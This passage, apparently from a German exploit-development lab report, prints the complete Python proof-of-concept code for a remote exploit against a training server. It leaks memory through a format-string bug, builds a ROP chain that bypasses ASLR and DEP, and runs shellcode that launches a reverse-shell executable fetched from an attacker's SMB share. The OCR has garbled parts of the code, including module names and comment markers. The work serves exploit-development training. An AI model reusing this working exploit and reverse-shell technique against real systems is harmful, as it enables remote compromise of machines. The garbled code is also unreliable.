


Abbildung 43: Erfolgreiche Ausführung der Reverse TCP Shell und Umgehung von ASLR & DEP

```
board_release_exercise_3_ASLR_DEP_PoC_exploit_with_shell.py X
board_release_exercise_3_ASLR_DEP_PoC_exploit_with_shell.py > ...
1 # Author: Aleksandar Pavlovic
2
3 import socket, struct
4
5
6 Die Funktion calculate_current_base_address() wird zur dynamischen Berechnung der aktuell zugewiesenen Basisadressen verwendet
7 Es werden dabei die Basisadressen der Systembibliotheken/Module WS2_32.dll, ucrtbase.dll, ntdll.dll und kernel32.dll ermittelt
8 Als Argument wird das zuvor zwischengespeicherte Listen-Objekt uebergeben (siehe Zeile )
9 Die Funktion retourniert ein neues Listen-Objekt, welches die Basisadressen der einzelnen Module auf vordefinierten Positionen abbildet
10 Die einzelnen Felder werden im neuen Listen-Objekt als ganzzahlige Werte abgelegt und ueber dieses an die aufrufende Funktion (main) retourniert
11
12
13 def calculate_current_base_address(dll_modules_list):
14
15 Definition der einzelnen Offsets, welche initial berechnet wurden (siehe Abbildung 30 in der Dokumentation)
16 Die Offsets werden dabei als ganzzahlige Werte in den einzelnen Variablen zwischengespeichert
17
18 offset_WS2_32_dll = 0x6F01
19 offset_ucrtbase_DLL = 0xCE76C
20 offset_ntdll_dll = 0x56594 #alternativ: offset_ntdll_dll = "56570"
21 offset_kernel32_dll = 0x53C45
22
23
24 Unterhalb definieren wir mehrere Hilfsvariablen, welche eine vordefinierte Zeichenkette als Suchmuster beinhalten (siehe Abbildung 30 in der Dokumentation)
25 Wir verwenden diese Variablen um die entsprechenden Adress-Objekte bzw. Listenelemente dynamisch (zur Laufzeit) zu ermitteln
26 Die statische Variante mittels direkter Indexierung (z.B. dll_modules_list[0], dll_modules_list[27], etc.) ist leider nicht stabil genug und fuehrt waehrend der Laufzeit zu Problemen
27 Begrueundung: Die relevanten Listenelemente (Adressen) wurden teilweise um eine bzw. mehrere Position verschoben, was eventuell auf eine Latenz im Netzwerk beim Beschreiben des Sockets zurueckzufuehren ist
28 Die einzelnen Testlaeufer haben bestaetigt, dass die automatisierte bzw. dynamische Loesungsmethode wesentlich robuster ist
29
30
31 pattern_match_WS2_32_dll = "6F01"
32 pattern_match_base_ucrtbase_DLL = "E76C"
33 pattern_match_base_ntdll_dll = "6594" #alternativ: pattern_match_base_ntdll_dll = "6570"
34 pattern_match_base_kernel32_dll = "3C45"
35
36
37 #Definition von mehreren Hilfs- bzw. Zwischenvariablen, um die gefundenen Adress-Objekte/Listenelemente zu speichern
38
39 current_WS2_32_dll = ''
40 current_ucrtbase_dll = ''
41 current_ntdll_dll = ''
42 current_kernel32_dll = ''
43
44
45 Wir durchlaufen mittels der for-Schleife jedes Feld bzw. Element des uebergebenen Arguments "dll_modules_list" (Listen-Objekt)
46 Die einzelnen Elemente des Listen-Objekts sind als Zeichenkette (String) definiert
47 Dabei lokalisieren wir pro Element die letzten vier Buchstaben mittels "address_field[len(address_field) - 4:]" und vergleichen diese mit den zuvor definierten Suchmustern
48 Eine erfolgreiche Uebereinstimmung (Match) wird in der entsprechenden Variable zwischengespeichert
49 Quelle zur Lokalisierung der letzten "n" Buchstaben innerhalb eines Strings: https://thispointer.com/python-how-to-get-last-n-characters-in-a-string/
50
51
52 for address_field in dll_modules_list:
53     if address_field[len(address_field) - 4:] == pattern_match_WS2_32_dll:
54         current_WS2_32_dll = address_field
55     elif address_field[len(address_field) - 4:] == pattern_match_base_ucrtbase_DLL:
56         current_ucrtbase_dll = address_field
57     elif address_field[len(address_field) - 4:] == pattern_match_base_ntdll_dll:
58         current_ntdll_dll = address_field
59     elif address_field[len(address_field) - 4:] == pattern_match_base_kernel32_dll:
60         current_kernel32_dll = address_field
```

(Fortsetzung des Quellcodes auf der nachfolgenden Seite)

```

55 | | current_kernel32_dll = address_field
56 |
57 | ---
58 | In diesem Abschnitt werden die aktuell zugewiesenen Basisadressen berechnet
59 | Wir haben die entsprechenden Speicheradressen in der for-Schleife (dynamisch) ermittelt und in den entsprechenden Zwischenvariablen abgelegt
60 | Wir wandeln das jeweilige String-Objekt (Speicheradresse) zuvor mittels der integrierten Methode int() in eine Ganzzahl um und subtrahieren anschließend von dieser das entsprechende Offset
61 | Dadurch wird die aktuell zugewiesene Basisadresse fuer die korrespondierende Systembibliothek ermittelt
62 | ---
63 | base_W52_32_dll = (int(current_W52_32_dll,16) - offset_W52_32_dll)
64 | base_ucrtbase_DLL = (int(current_ucrtbase_dll,16) - offset_ucrtbase_DLL)
65 | base_ntdll_dll = (int(current_ntdll_dll,16) - offset_ntdll_dll)
66 | base_kernel32_dll = (int(current_kernel32_dll,16) - offset_kernel32_dll)
67 |
68 | #Die berechneten Basisadressen werden nach einer festgelegten Reihenfolge zu einem neuen Listen-Objekt zusammengeführt und nachfolgend an die aufrufende Funktion (main) retourniert
69 | dll_base_address_list = [base_W52_32_dll, base_ucrtbase_DLL, base_ntdll_dll, base_kernel32_dll]
70 | return dll_base_address_list
71 |
72 | ---
73 |
74 | Die Funktion create_rop_chain() erstellt eine ROP Kette, welche aus statischen Werten und einzelnen ROP Gadgets aus den Modulen W52_32.dll,ucrtbase.dll,ntdll.dll,kernel32.dll zusammengesetzt wird
75 | Dabei ist der folgende Befehl mittels mona.py abzuzetteln: !mona rop -m W52_32.dll,ucrtbase.dll,ntdll.dll,kernel32.dll -rva -cpb "\x00"
76 | Die Elemente (Ganzzahlen welche Adresszeiger/Speicheradressen und statische/negierte Werte abbilden) des Listen-Objekts "rop_gadgets" werden mittels der Funktion join() zu einem String-Objekt zusammengefasst
77 | Die ROP Kette wird somit als 84 Byte lange Zeichenkette an die aufrufende Funktion (main) retourniert
78 |
79 | Register setup fuer den Aufruf von VirtualProtect():
80 | -----
81 | EAX = NOP (0x90909090)
82 | ECX = lpOldProtect (ptr to W address)
83 | EDX = NewProtect (0x40)
84 | EBX = dwSize
85 | ESP = lpAddress (automatic)
86 | EBP = ReturnTo (ptr to jmp esp)
87 | ESI = ptr to VirtualProtect()
88 | EDI = ROP NOP (RETN)
89 | + place ptr to "jmp esp" on stack, below PUSHAD
90 | -----
91 | ---
92 | def create_rop_chain(base_W52_32_dll,base_ucrtbase_DLL,base_ntdll_dll,base_kernel32_dll):
93 |
94 |     # rop chain generated with mona.py - www.corelanc.be
95 |     rop_gadgets = [
96 |         #[---INFO:gadgets_to_set_esi:---]
97 |         base_kernel32_dll + 0x000a6c05, # POP EAX # RETN [kernel32.dll] ** REBASED ** ASLR
98 |         base_ucrtbase_DLL + 0x000cf170, # ptr to &VirtualProtect() [!AT ucrtbase.dll] ** REBASED ** ASLR
99 |         base_ucrtbase_DLL + 0x0003f0e2, # MOV EAX,DWORD PTR DS:[EAX] # RETN [ucrtbase.dll] ** REBASED ** ASLR
100 |        base_ntdll_dll + 0x00009d85, # XCHG EAX,ESI # RETN [ntdll.dll] ** REBASED ** ASLR
101 |        #[---INFO:gadgets_to_set_ebp:---]
102 |        base_ucrtbase_DLL + 0x0002baa7, # POP EBP # RETN [ucrtbase.dll] ** REBASED ** ASLR
103 |        base_ucrtbase_DLL + 0x0002e3a5, # PUSH ESP # ret [ucrtbase.dll] ** REBASED ** ASLR => opcode splitting
104 |        #[---INFO:gadgets_to_set_ebx:---]
105 |        base_kernel32_dll + 0x000a54d4, # POP EAX # RETN [kernel32.dll] ** REBASED ** ASLR
106 |        0xffffffff, # Value to negate, will become 0x00000201
107 |        base_ucrtbase_DLL + 0x000a0348, # NEG EAX # RETN [ucrtbase.dll] ** REBASED ** ASLR
108 |        base_ucrtbase_DLL + 0x0000d236, # XCHG EAX,EBX # RETN [ucrtbase.dll] ** REBASED ** ASLR
109 |        #[---INFO:gadgets_to_set_edx:---]
110 |        base_kernel32_dll + 0x000a784c, # POP EAX # RETN [kernel32.dll] ** REBASED ** ASLR
111 |        0xffffffff, # Value to negate, will become 0x00000040
112 |        base_ucrtbase_DLL + 0x0006c484, # NEG EAX # RETN [ucrtbase.dll] ** REBASED ** ASLR
113 |        base_ntdll_dll + 0x00036d70, # XCHG EAX,EDX # RETN [ntdll.dll] ** REBASED ** ASLR
114 |        #[---INFO:gadgets_to_set_ecx:---]
115 |        base_ucrtbase_DLL + 0x0000817e5, # POP ECX # RETN [ucrtbase.dll] ** REBASED ** ASLR
116 |        base_ucrtbase_DLL + 0x000cef08, # &Writable Location [ucrtbase.dll] ** REBASED ** ASLR
117 |        #[---INFO:gadgets_to_set_edi:---]
118 |        base_W52_32_dll + 0x0001ef46, # POP EDI # RETN [W52_32.dll] ** REBASED ** ASLR
119 |        base_ucrtbase_DLL + 0x0000034a, # RETN (ROP NOP) [ucrtbase.dll] ** REBASED ** ASLR
120 |        #[---INFO:gadgets_to_set_eax:---]
121 |        base_kernel32_dll + 0x000a56e9, # POP EAX # RETN [kernel32.dll] ** REBASED ** ASLR
122 |        0x90909090, # nop
123 |        #[---INFO:pushad:---]
124 |        base_ucrtbase_DLL + 0x00003884, # PUSHAD # RETN [ucrtbase.dll] ** REBASED ** ASLR
125 |    ]
126 |    return ''.join(struct.pack('I', _) for _ in rop_gadgets)
127 |
128 | ---
129 | Der Shellcode wird durch mehrere Assembler Instruktionen zusammengesetzt und fuehrt ueber den Aufruf der WinExec() API eine Anwendung aus
130 | Der Funktion WinExec wird dabei ein von uns praepariertes bzw. festgelegtes Executable uebergeben, welches eine Reverse Shell auf dem Zielsystem initialisiert
131 | Das Executable (rs.exe) wurde zuvor mittels msfvenom generiert und wird ueber eine Netzwerkfreigabe (kali) mittels eines SMB Servers auf der Kali Linux VM bereitgestellt
132 | Dadurch wird eine Reverse Shell trotz des geringen Platzes am Stack zur Ausfuehrung gebracht und gleichzeitig ASLR sowie DEP umgangen
133 | Die Argumente fuer den Aufruf der Windows API WinExec() werden am Stack in umgekehrter Reihenfolge geschrieben, da der Stack abwaerts waechst
134 | Es ist eine Nullterminierte Zeichenkette als Argument fuer lpCmdLine zu uebergeben
135 | Da das Nullzeichen ein Bad Character darstellt, wird zuvor ein ausgewaehltes Register mittels der XOR Operation mit sich selbst verknuepft und auf Null gesetzt
136 | Der Inhalt des Registers (das EAX Register in diesem Fall) beinhaltet somit ein Nullzeichen und wird mittels PUSH EAX auf den Stack geschrieben
137 | Die weiteren Assembler-Befehle dienen der Uebermittlung der restlichen Zeichenkette und dem Aufruf von WinExec()
138 | ---
139 | xor_eax_eax = "\x31\xC0" # XOR EAX,EAX
140 | push_string_terminator = "\x50" # PUSH EAX
141 | push_lpCmdLine_ASCII_7 = "\x68\x2e\x65\x70\x65" # PUSH .exe
142 | push_lpCmdLine_ASCII_6 = "\x68\x69\x5c\x72\x73" # PUSH i\rs
143 | push_lpCmdLine_ASCII_5 = "\x68\x5c\x6b\x61\x6c" # PUSH \kal
144 | push_lpCmdLine_ASCII_4 = "\x68\x37\x2e\x32\x34" # PUSH 7.14
145 | push_lpCmdLine_ASCII_3 = "\x68\x38\x2e\x32\x31" # PUSH 8.21
146 | push_lpCmdLine_ASCII_2 = "\x68\x32\x2e\x31\x36" # PUSH 2.16
147 | push_lpCmdLine_ASCII_1 = "\x68\x5c\x5c\x31\x39" # PUSH \\\19
148 | mov_eax_esp = "\xB9\xE0" # MOV EAX,ESP
149 | push_uCmdShow = "\x6A\x01" # PUSH 1
150 | push_lpCmdLine_pointer = "\x50" # PUSH EAX
151 | call_winexec_api = "\xFF\xD3" # CALL EBX
152 |
153 | #Zusammensetzung des Buffers
154 | buf = xor_eax_eax + push_string_terminator + push_lpCmdLine_ASCII_7 + push_lpCmdLine_ASCII_6 + push_lpCmdLine_ASCII_5 + push_lpCmdLine_ASCII_4 + push_lpCmdLine_ASCII_3 + push_lpCmdLine_ASCII_2
155 | buf += push_lpCmdLine_ASCII_1 + mov_eax_esp + push_uCmdShow + push_lpCmdLine_pointer
156 |
157 | #Instanziierung des Socket Objektes, um nachfolgend eine Netzwerkverbindung zum Ziel (Server) aufzubauen
158 | s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
159 | connect=s.connect(('192.168.217.23',4444)) # hardcoded IP address
160 |
161 | #Wir legen den Befehl "C" (Aendere Board Topic) fest und speichern diesen als String ab
162 | command = "C"
163 | #Definition der Hilfsvariable "i", welche den aktuellen Zaehler beinhaltet und fuer die Iteration der Schleife verwendet wird
164 | i = 0
165 |
166 | #Definition einer Schleife, um die Uebermittlung des Format String Buffers (format_string) und PoC Exploit Buffers (exploit_buf) zu automatisieren
167 | while i < 2:
168 |     if i == 0:

```

(Fortsetzung des Quellcodes auf der nachfolgenden Seite)

```

169 #Definition eines Format String Buffers (format_string), um die exponierten Speicheradressen ueber die identifizierte Format String Schwachstelle im Datenfeld "Neuer Topic" einzulesen
170 format_string = "%p " * 172
171 s.send(command)
172 s.recv(1024) #Server Response: "HELLO FROM SERVER!"
173 s.recv(1024) #Server Response: ">" und "Neuer Topic"
174 #Uebersmittlung des Buffers "format_string" mit 172 "%p" Formatparameter ueber den Befehl "C" (Aendere Board Topic)
175 s.send(format_string)
176 #Zwischenspeicherung der retournierten Speicheradressen im Listen-Objekt "leaked_addresses_list"
177 leaked_addresses_list = s.recv(2048).split()
178 s.recv(1024) #Server Response: "Ist die Aenderung akzeptabel [y/n]"
179 s.send("\n")
180 elif i == 1:
181     """
182     Wir uebergeben das Listen-Objekt "leaked_addresses_list" mit den exponierten Speicheradressen an die Funktion calculate_current_base_address()
183     Die Funktion calculate_current_base_address() retourniert uns ein neues Listen-Objekt, welches die aktuell zugewiesenen Basisadressen beinhaltet
184     Das Ergebnis (Referenz des erstellten Listen-Objekts) wird in der Variable "dynamic_dll_base_address" gespeichert
185     """
186     dynamic_dll_base_address = calculate_current_base_address(leaked_addresses_list)
187     """
188     Die einzelnen Felder bzw. Elemente des Listen-Objekts "dynamic_dll_base_address" werden in einer festgelegten Reihenfolge als Argumente an die Funktion create_rop_chain() uebergeben
189     create_rop_chain() retourniert uns ein neues String-Objekt, welches sowohl die Adressen der festgelegten ROP-Gadgets als auch die statischen Werte zu einer ROP Kette zusammenfasst
190     Das Ergebnis des Funktionsaufrufs (Kopie des erstellten String-Objekts) wird in der Variable "rop_chain" gespeichert
191     """
192     rop_chain = create_rop_chain(dynamic_dll_base_address[0],dynamic_dll_base_address[1],dynamic_dll_base_address[2],dynamic_dll_base_address[3])
193     #Es wird die aktuelle Adresse der Funktion WinExec() innerhalb der Kernel32.dll Bibliothek in die Variable "winexec_function_address" geschrieben
194     winexec_function_address = dynamic_dll_base_address[3] + 0x8E5FD
195     """
196     Danach wird die ermittelte Adresse in das little-endian Format umgeschrieben und in der Variable "mov_ebx" gespeichert
197     Die Zeichenkette "\xBB" wird als Assembler-Befehl vorangestellt und schreibt die zur Laufzeit berechnete Speicheradresse in das EBX Register (MOV Befehl)
198     """
199     mov_ebx = "\xBB" + struct.pack('<I', winexec_function_address)
200     #Danach wird der Shellcode finalisiert und um die beiden Variablen "mov_ebx" sowie "call_winexec_api" ergaenzt um die WinExec() API aufzurufen
201     c_shellcode = buf + mov_ebx + call_winexec_api
202     """
203     Definition des finalen PoC Exploit Buffers "exploit_buf"
204     Zusammensetzung des Buffers: | Junk Code (EIP Overwrite) | ROP Chain & NOP Sled | PoC Shellcode
205     """
206     exploit_buf = '\xd1' * 40 + rop_chain + c_shellcode
207     s.send(command)
208     s.recv(1024)
209     #Uebersmittlung des finalen Exploit Buffers "exploit_buf" ueber den Befehl "C" (Aendere Board Topic)
210     s.send(exploit_buf)
211     s.recv(1024)
212     s.send("y") #Server Response: "Ist die Aenderung akzeptabel [y/n]"
213
214     #Inkrementation der Hilfs- bzw. Zaehlvariable "i", um im zweiten Schritt "exploit_buf" zu uebermitteln
215     i += 1
216
217 s.close() #Das Socket und zugleich die Verbindung werden am Ende des Schleifendurchlaufs geschlossen
218
219 """
220 #Optionale Ausgabe der dynamisch berechneten Basisadressen der Systembibliotheken WS2_32.dll, ucrtbase.dll, ntdll.dll und kernel32.dll
221 print("Base - WS2_32.dll: " + str(hex(dynamic_dll_base_address[0])))
222 print("Base - ucrtbase.dll: " + str(hex(dynamic_dll_base_address[1])))
223 print("Base - ntdll.dll: " + str(hex(dynamic_dll_base_address[2])))
224 print("Base - kernel32.dll: " + str(hex(dynamic_dll_base_address[3])))
225 #print(leaked_addresses_list)
226 """

```

Abbildung 44: Finale Version des ASLR & DEP Bypass Exploits (Reverse TCP Shell Version)